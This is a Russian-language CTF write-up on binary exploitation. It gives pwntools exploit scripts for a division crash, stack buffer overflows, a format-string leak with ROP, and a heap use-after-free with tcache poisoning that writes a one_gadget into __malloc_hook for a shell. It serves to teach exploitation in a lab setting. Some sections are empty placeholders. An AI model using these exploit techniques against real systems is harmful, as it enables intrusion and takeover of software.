
CTF Code

Writeups

Binary analysis

7 октября 2021 г.

Оглавление

| | | |
|---------------|----------------------------------|-----------|
| Easy | | 1 |
| 1 | Crash me | 1 |
| 2 | System health check | 2 |
| Medium | | 4 |
| 1 | You're a Wizard, Harry | 4 |
| 2 | <Название> | 6 |
| Hard | | 17 |
| 1 | <Название> | 17 |
| 2 | <Название> | 17 |

Easy

1 Crash me

Теги: ELF 64bit, C, baby

<условие задачи>

Нам дается бинарь и порт для подключения. Толком анализировать его бессмысленно, по ассемблерному листингу понятно, что он принимает на вход два числа a и b типа `int`, после чего проверяет, что b не 0 и вычисляет их частное $\frac{a}{b}$. Собственно говоря, задача на Undefined Behavior (иногда можно встретить аббревиатуру UB) в C/C++. Если в этих языках поделить `INT_MIN` на `-1`, то результат не влезет в тип `int` и произойдет SIGFPE (Fatal Arithmetic Error). Так как наша задача просто положить бинарь - это идеальный для нас вариант. Напишем сплойт (хотя в данной задаче проще руками, но для того, чтобы райтап выглядел более-менее равномерно будет приведен сплойт):

Листинг 1: Вызываем SIGFPE

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './problem'
REMOTE = True
INT_MIN = 0x80000000

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.sendline(str(INT_MIN))
```

```


r.sendline(str(-1))

r.interactive()

if __name__ == '__main__':
    exploit()

```

И получаем флаг:



```

[anykeyshik@Irisu easy1]$ ./sploit.py
[+] Opening connection to 127.0.0.1 on port 1337: Done
[*] Switching to interactive mode
Give me A and B and I'll give you A/B
If you crush me, my master give you flag
Wow, you've crushed this
oren_ctf_CVE!
[*] Got EOF while reading in interactive
$

```

Рис. 1: Вот бы всегда так

2 System health check

Теги: ELF 32bit, C, Buffer Overflow, baby

<условие задачи>

Нам дается простенький бинарь, спрашивающий пароль. При декомпиляции первое, на что падает взгляд - использование функции `gets()`. От этого буквально несет переполнением буфера. Остается понять, насколько его переполнять. Если взглянуть на пролог функции `remote_system_health_check()`, то становится понятно, что содержимое стека в данном случае выглядит как `ebp + buffer`. Размер буфера тоже виден ниже и равен `0x108`, что в более привычной для нас десятичной системе счисления равняется 264. Таким образом, пайлоад будет выглядеть как: `password + \x00 + padding + RA`. То есть требуемый пароль, нулевой байт для того, чтобы функция `strcmp()` "правильно" сравнила строки, после чего забивание буфера и `ebp` и перезапись адреса возврата. Остается понять, сколько же нужно забивать. Так как наш пароль выглядит как `sUp3r_S3cr3T_P4s5w0rD` и его длина равна 21, то из 264 байт у нас остается 242 (не забываем про нулевой байт в конце строки). Отлично, буфер забит. Нужно добавить еще 4 байта для того, чтобы

дойти до адреса возврата сквозь **ebp**. И не стоит забывать, что функция **gets()** автоматически добавляет в конец нулевой байт - то есть из получившихся 246 нужно вычесть 1 и получить 245 - длину нашего смещения. Ну и еще стоит вспомнить, что адреса хранятся в little-endian. Таким образом, сплойт будет выглядеть следующим образом:

Листинг 2: Переполнение буфера

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='i386')

BINARY = './system_health_checker'
REMOTE = True

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.recvline()

    padding = "A" * 245
    RA = p64(0x0804928c)

    r.sendline("sUp3r_S3cr3T_P4s5w0rD\x00" + padding + RA)
    r.interactive()

if __name__ == "__main__":
    exploit()
```

После чего получаем флаг **oren_ctf_baron_samedit!**

Medium

1 You're a Wizard, Harry

Теги: ELF 64bit, C, Buffer Overflow, Format String, baby

<условие задачи>

По своей сути задача является вариацией предыдущей - просто с небольшими изменениями в виде того, что теперь бинарь не позиционно-независимый и адреса меняются через ASLR. Поэтому задача просто посчитать адрес функции перед ее вызовом. И важно помнить, что теперь наш бинарь не 32, а 64 битный, то есть размеры регистров не 4, а 8 байт. Начало остается точно таким же: мы отсылаем пароль и нулевой байт. Опять в прологе видим, что под буфер отведено 256 байт. То есть суммарно на стеке "ненужного места" 264 байта - 256 буфера и 8 rbp. Длина нужного заклинания вместе с нулевым байтом - 13 символов. То есть нужно забить 251 байт, после чего можно смело совать адрес нужной функции и радостно получать флаг¹.

Но как нам добыть нужный адрес? Если внимательно посмотреть, то можно увидеть, что `printf` выводит строку без спецификатора, прям как есть. Это уязвимость форматной строки. Так как прототип `printf`'а выглядит как `extern int printf(const char *__restrict __format, ...)`, то можно получать адреса на стеке - `printf` интерпретирует переменную, которую ему дали, как форматную строку, а в качестве, которые нужно в нее подставить будет брать значения стека. Таким образом можно получить адрес возврата из функции `AAAAAAAA`, после чего отнять от этого числа разницу между ее адресом возврата и началом функции `WIN` и таким образом получить адрес функции `WIN`, который уже можно перезаписывать на стек и возвращаться по нему.

Окей, мы определились с нашим пайлоадом: заклинание + нулевой байт + мусор + нужный адрес. Но тут возникает подстава - программа падает. Если погуглить (или знать), то можно найти, что функции из `libc` требуют выравнивания стека. Проблема. Но можно воспользоваться ROP (Return Oriented Programming) - для

¹Кстати, пару слов про возможности `pwntools`. Они как раз применяются в этом спойте: очень часто достаточно долго считать, сколько же места нужно забить. Для этого в этом фреймворке есть замечательная функция `cycles`, которая генерирует строку с помощью **последовательно-сти де Брёйна**. Таким образом достаточно просто найти буквы, которые после переполнения окажутся в IP и умножать на их вхождение в последовательность, для чего тоже существует отдельная функция.

начала вернуться из WIN-функции и таким образом выравнять стек. То есть, в конечном итоге, пайлоад будет выглядеть как: заклинание + нулевой байт + мусор + адрес возврата из WIN + адрес WIN.

Сплойт будет выглядеть примерно следующим образом:

Листинг 3: Переполнение буфера с форматной строкой

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './wizards'
REMOTE = True

WIN_OFFSET = 0x13f
WIN_RET = 0x42

def leak_win_address(remote):
    remote.recvuntil("Enter_your_witch_name:")
    log.info("Sending_format_string_exploit...")
    remote.sendline("%p|" * 42)

    LEAKS = remote.recvuntil("enter_your_magic_spell:").split("|")
    MAIN = int(LEAKS[-5], 16)
    log.info("Leaked_MAIN_function_address: {}".format(hex(MAIN)))

    WIN = MAIN - WIN_OFFSET
    log.info("Leaked_WIN_function_address: {}".format(hex(WIN)))

    return WIN

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    win_addr = leak_win_address(r)
    win_ret = win_addr + WIN_RET
```

Medium

```
payload = "Expelliarmus\x00"  
payload += 'A' * cyclic_find("cnaa")  
payload += p64(win_ret)  
payload += p64(win_addr)  
  
r.sendline(payload)  
r.interactive()  
  
if __name__ == "__main__":  
    exploit()
```

Таким образом, получаем флаг **oren_ctf_Berners-Lee!**

2 <Название>

Теги: ELF 64bit, C, gadgets, heap

<условие задачи>

Нам дан исполняемый файл, загрузчик и **libc**. Запустив всё это можно увидеть довольно стандартное меню для rwn-задач.


```
→ dev ./MAL
+-+--+ Anime List +-+--+
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> |
```

У нас есть ряд примитивов для создания каких-то объектов. По логике работы всё выглядит довольно просто. Мы можем создавать списки и добавлять в них элементы (тайтлы). Удалять тайтлы из списка и удалять сами списки. А также просматривать списки и изменять рецензии.

Разбирать все функции и описывать их мы не будем, вместо этого сосредоточим внимание только на важных деталях. Первое на что нам надо обратить внимание это контроль размера создаваемых объектов, точнее его отсутствие. Мы не контролируем размер объектов, которые создаются.

```

1 __int64 add_anime()
2 {
3     __int64 result; // rax
4     int v1; // [rsp+0h] [rbp-10h]
5     int v2; // [rsp+4h] [rbp-Ch]
6     _QWORD *v3; // [rsp+8h] [rbp-8h]
7
8     printf("{?} Enter list idx: ");
9     v1 = read_int();
10    if ( v1 >= 0 && v1 <= 16 )
11    {
12        if ( ListArray[v1] )
13        {
14            v3 = malloc(0x20uLL);
15            *v3 = malloc(0x80uLL);
16            v3[1] = malloc(0x100uLL);
17            v3[3] = 0LL;
18            printf("{?} Enter anime title: ");

```

Как можно заметить при добавлении нового аниме создаётся 3 чанка в динамической памяти (куче). Первый чанк служит объектом, который хранит в себе 2 указателя на имя и рецензию и ещё одно поле для оценки. Как можно заметить у нас есть чанки которые потенциально могут попасть в **fastbin** и **unsorted bin**, но изначально при освобождении они будут попадать в **tcache**, потому что в задаче используется **libc 2.29**. Отсутствие контроля размера несколько сужает наши возможности, но это не критично.

Следующий момент, на который нам надо обратить внимание это «очистка» или удаления тайтлов и списков.

```

1 __int64 del_anime()
2 {
3     __int64 result; // rax
4     int v1; // [rsp+4h] [rbp-1Ch]
5     __int64 i; // [rsp+8h] [rbp-18h]
6     char *s1; // [rsp+10h] [rbp-10h]
7     __int64 v4; // [rsp+18h] [rbp-8h]
8
9     printf("{?} Enter list idx: ");
10    v1 = read_int();
11    if ( v1 >= 0 && v1 <= 16 )
12    {
13        if ( ListArray[v1] )
14        {
15            if ( *(_DWORD *) (ListArray[v1] + 8LL) )
16            {
17                printf("{?} Enter anime title to delete: ");
18                s1 = (char *) malloc(0x80uLL);
19                read_buf(s1, 128LL);
20                for ( i = *(_QWORD *) ListArray[v1]; ; i = *(_QWORD *) (i + 24) )
21                {
22                    if ( !i )
23                    {
24                        puts("{-} No such anime in this list!");
25                        return 0LL;
26                    }
27                    if ( !strcmp(s1, *(const char **)i) )
28                        break;
29                }
30                --*(_DWORD *) (ListArray[v1] + 8LL);
31                if ( i == *(_QWORD *) ListArray[v1] )
32                {
33                    v4 = *(_QWORD *) ListArray[v1];
34                    *(_QWORD *) ListArray[v1] = *(_QWORD *) (v4 + 24);
35                    free_entry(v4);
36                }
37                else
38                {
39                    delete_entry(*(_QWORD *) ListArray[v1], i);
40                }
41                result = 1LL;
42            }
43        }
44    }
45 }

```

Выше представлен код удаления аниме из списка. В целом это код удаления элемента из односвязного списка и это мало что нам даёт, потому что, по сути, мы теряем указатель на этот элемент и получается, что здесь всё безопасно.

Далее посмотрим на код удаления списка.

```

1  __int64 del_list()
2  {
3      __int64 result; // rax
4      int v1; // [rsp+Ch] [rbp-14h]
5      __int64 i; // [rsp+10h] [rbp-10h]
6      __int64 v3; // [rsp+18h] [rbp-8h]
7
8      printf("{?} Enter idx: ");
9      v1 = read_int();
10     if ( v1 >= 0 && v1 <= 16 )
11     {
12         if ( *(_DWORD *) (ListArray[v1] + 8LL) )
13         {
14             for ( i = *(_QWORD *) ListArray[v1]; i; i = v3 )
15             {
16                 v3 = *(_QWORD *) (i + 24);
17                 free_entry(i);
18             }
19             result = 1LL;
20         }
21         else
22         {
23             free((void *) ListArray[v1]);
24             ListArray[v1] = 0LL;
25             result = 1LL;
26         }
27     }
28     else
29     {
30         puts("{-} Invalid idx!");
31         result = 0LL;
32     }
33     return result;
34 }

```

Здесь сразу можно увидеть ошибку, которая заключается в том, что при удалении списка мы не зануляем указатель на сам список и не убираем элементы из односвязного списка. Таким образом удаление списка производит просто освобождение всех объектов, которые в нём хранятся, но просматривать мы его всё ещё можем. С помощью этой ошибки мы можем получить утечку памяти, а также произвести остальную эксплуатацию.

Для начала просто проверим, что это работает: создадим список, добавим в него

Medium

элемент и удалим список, после чего посмотрим его.

```
+--+ Anime List +--+
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> 2
{?} Enter idx: 0
+--+ Anime List +--+
1. Create list
2. Delete list
3. Add anime
4. Change review
5. Delete anime
6. View list
7. Exit
> 6
{?} Enter list idx: 0
---- List [0] ----
Title #0
-----
Name: (null)
Review:
Score: 1
```

Имя и отзыв пустые, потому что при просмотре мы пытаемся разыменовать указатель.

Также взглянем на код просмотра списка.

```

10  if ( v2 >= 0 && v2 <= 16 )
11  {
12      if ( ListArray[v2] )
13      {
14          if ( *(_DWORD *) (ListArray[v2] + 8LL) )
15          {
16              v3 = *(_QWORD *)ListArray[v2];
17              v1 = 0;
18              printf("---- List [%d] ----\n", (unsigned int)v2);
19              while ( v3 )
20              {
21                  printf("Title #d\n", v1);
22                  puts("-----");
23                  printf("Name: %s\n", *(const char **)v3);
24                  printf("Review: %s\n", *(const char **) (v3 + 8));
25                  printf("Score: %d\n", *(unsigned int *) (v3 + 16));
26                  puts("-----");
27                  v3 = *(_QWORD *) (v3 + 24);
28                  ++v1;
29              }
30              result = 1LL;
31          }

```

Теперь попробуем использовать это для получения адреса `libc`. Будем использовать одну из самых простых техник – помещение чанка в `unsorted bin` и чтение первых 8 байт. Мы создаём список и заполняем его 8-ю элементами, после чего освобождаем 7 элементов и заполняем `tcache`, далее удаляем список и просматриваем список. Одни из объектов описывающих тайтл будет находится в `fastbin` и у него не будет перетёрт указатель на описание тайтла. А чанк с описанием попадёт в `unsorted bin`, потому что в `tcache` нет места, и мы получим утечку `libc`.

Следующим нашим шагом будет произвольная запись. Писать мы будем в место, где лежит `__malloc_hook`. Для произвольной записи мы создаём ещё один список, добавляем в него одну запись и удаляем список. После этого мы получаем имя записи (оно будет выглядеть как адрес внутри кучи) и с помощью функции изменения отзывает переписываем структуру `tcache` таким образом, что устанавливаем в начале списка адрес на место рядом с `__malloc_hook` и новый выделенный чанк будет расположен там. В новый чанк мы запишем 19 байт паддинга и адрес `one_gadget`-а для получения шелла.

Тут во время написания сплойта жизнь немного усложняется тем, что нам нужны специфичные версии `ld` и `libc`. Поэтому можно пропатчить бинарь, привязав `libc` и `ld` к нему, чтобы все в точности повторяло сервер организаторов:

```
patchelf --set-interpreter ld-linux-x86-64.so.2 MAL_linked
```

```
patchelf --set-rpath . MAL_linked
```

После подобных рассуждений достаточно просто написать сплойт:

Листинг 4: Куча кода

```
#!/usr/bin/env python3

from pwnget_craft import craft
from pwn import *

REMOTE = True

BINARY = "./MAL_linked"
LIBC = "./libc.so.6"
LD = "./ld-linux-x86-64.so.2"

one_shots = [0xe6b93, 0xe6b96, 0xe6b99, 0x10af39]

libc = ELF(LIBC)
if REMOTE:
    r = remote('127.0.0.1', 17173)
else:
    r = process(BINARY)

def create_list():
    r.sendlineafter(b">", b"1")

def del_list(idx):
    r.sendlineafter(b">", b"2")
    r.sendlineafter(b":", str(idx).encode())

def add_anime(idx, title, desc, score):
    r.sendlineafter(b">", b"3")
    r.sendlineafter(b":", str(idx).encode())
    r.sendlineafter(b":", title)
    r.sendlineafter(b":", desc)
    r.sendlineafter(b":", str(score).encode())

def change_review(idx, title, desc):
    r.sendlineafter(b">", b"4")
```


Medium

```
r.sendlineafter(b":_", str(idx).encode())
r.sendlineafter(b":_", title)
r.sendlineafter(b":_", desc)

def del_anime(idx, title):
    r.sendlineafter(b">_", b"5")
    r.sendlineafter(b":_", str(idx).encode())
    r.sendlineafter(b":_", title)

def view_list(idx):
    r.sendlineafter(b">_", b"6")
    r.sendlineafter(b":_", str(idx).encode())
    data = r.recvuntil(b"\n+")[:-3]
    return data

def exploit():
    # Prepare for libc leak
    create_list() # idx 0
    for i in range(8):
        add_anime(0, b"test", b"test", 1)
    for i in range(7):
        del_anime(0, b"test")

    # Leak libc
    del_list(0)
    buf = view_list(0).split(b'\n')[4].split(b":_")[1].ljust(8, b'\x00')
    libc_leak = u64(buf)
    libc_base = libc_leak - 0x1eabe0
    print("[+]_Leaked_libc:_", hex(libc_base))

    # Leak last entry
    create_list() # idx 1
    add_anime(1, b"list1", b"list1", 2)
    del_list(1)
    buf = view_list(1).split(b'\n')[3].split(b":_")[1]
    print("[+]_Leaked_enrty:_0x", buf.hex(), sep='')

    # Overwrite tcache struct
    payload = p16(0x0) * 7 + p16(0x2) + p16(0x0) * 7 + p16(0x7)
    payload += p64(0x0) * 19 + p64(libc_base +
```

Medium

```
        libc.symbols['_malloc_hook'] - 19)
change_review(1, buf, payload)
print("[+]_Overwrite_tcache_successfully")

# Write one_gadget to __malloc_hook
create_list() # idx 2
add_anime(2, b"\x00" * 19 + p64(libc_base + one_shots[3]),
          b"kek", 1337)
print("[+]_Write_one_gadget_successfully")

# Invoke shell
r.sendlineafter(b">", b"3")
r.sendlineafter(b":_", b"2")
r.interactive()

if __name__ == "__main__":
    exploit()

И получаем флаг oren_ctf_PetitPotam!
```

Hard

1 <Название>

Теги: <Теги>

<условие задачи>

2 <Название>

Теги: <Теги>

<условие задачи>